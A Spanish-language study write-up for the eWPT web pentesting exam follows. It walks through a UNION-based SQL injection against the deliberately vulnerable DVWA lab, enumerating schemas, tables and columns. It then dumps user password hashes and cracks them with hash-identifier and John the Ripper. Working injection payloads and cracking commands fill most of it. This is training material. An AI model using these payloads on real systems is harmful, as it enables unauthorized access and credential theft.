



Vulnerabilidades Web para la eWPT


Inyección SQL



Comenzamos en la DVWA de Metasploitable seleccionando un nivel de dificultad bajo.



Comenzaremos probando pasar una (') para ver si se rompe la sentencia.




Y efectivamente se rompe.

Vulnerability: SQL Injection

User ID:

Volvemos y damos continuidad al ataque con **'UNION SELECT 1-- -**



The used SELECT statements have a different number of columns

Para obtener el número de columnas que por el mensaje que nos muestra la página ahora sabemos que es mayor a 1.

Vulnerability: SQL Injection

User ID:

Entonces, seguimos probando de manera secuencial con **'UNION SELECT 1,2 -- -**

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT 1,2-- -
First name: 1
Surname: 2

Ahora sabemos que la tabla tiene 2 campos.

Vulnerability: SQL Injection

User ID:

information_schema.schemata-- -

ID: 'UNION SELECT 1,2-- -
First name: 1
Surname: 2

Y le pediremos que en lugar del valor 2 nos retorne los nombres de todos los esquemas en la base de datos.

User ID:

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: information_schema

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: dvwa

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: metasploit

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: mysql

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: owasp10

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: tikiwiki

ID: 'UNION SELECT 1,schema_name from information_schema.schemata-- -
First name: 1
Surname: tikiwiki195

UNION SELECT 1, schema_name FROM information_schema.schemata-- -

Posteriormente lo que podemos hacer es consultar las tablas que se encuentran dentro de la base de datos dvwa agregando la siguiente cláusula WHERE:

Vulnerability: SQL Injection

User ID:


```
ID: 'UNION SELECT TABLE_NAME, 2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='dvwa' -- -
First name: guestbook
Surname: 2

ID: 'UNION SELECT TABLE_NAME, 2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='dvwa' -- -
First name: users
Surname: 2
```

'UNION SELECT TABLE_NAME,2 FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='dvwa'-- -

A continuación, vamos a consultar los campos de la tabla users

Vulnerability: SQL Injection

User ID:


```
ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: user_id
Surname: 2

ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: first_name
Surname: 2

ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: last_name
Surname: 2

ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: user
Surname: 2

ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: password
Surname: 2

ID: 'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users' -- -
First name: avatar
Surname: 2
```

'UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users'

Ya con esta información tan detallada podemos consultar los campos user y password de la tabla users

```
ID: 'UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Y guardaremos esta información en un archivo al que llamaré hashes.txt

```
GNU nano 7.2 hashes.txt *
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

[illegible]

Comando: `sudo hash-identifier`

Nos señala que posiblemente se trate de una encriptación MD5.

Así que le especificamos a la herramienta john the ripper que utilice como formato MD5 para realizar un ataque de fuerza bruta utilizando el wordlist de fasttrack.txt sobre el archivo hashes.txt

```
password      (admin)
abc123        (gordonb)
letmein       (pablo)
```

Comando: `sudo john --format=Raw-MD5 --wordlist= /usr/share/wordlists/fasttrack.txt hashes.txt`

Nos muestra las passwords que ha podido descifrar en MD5. Dentro de las cuales se encuentra la del usuario admin.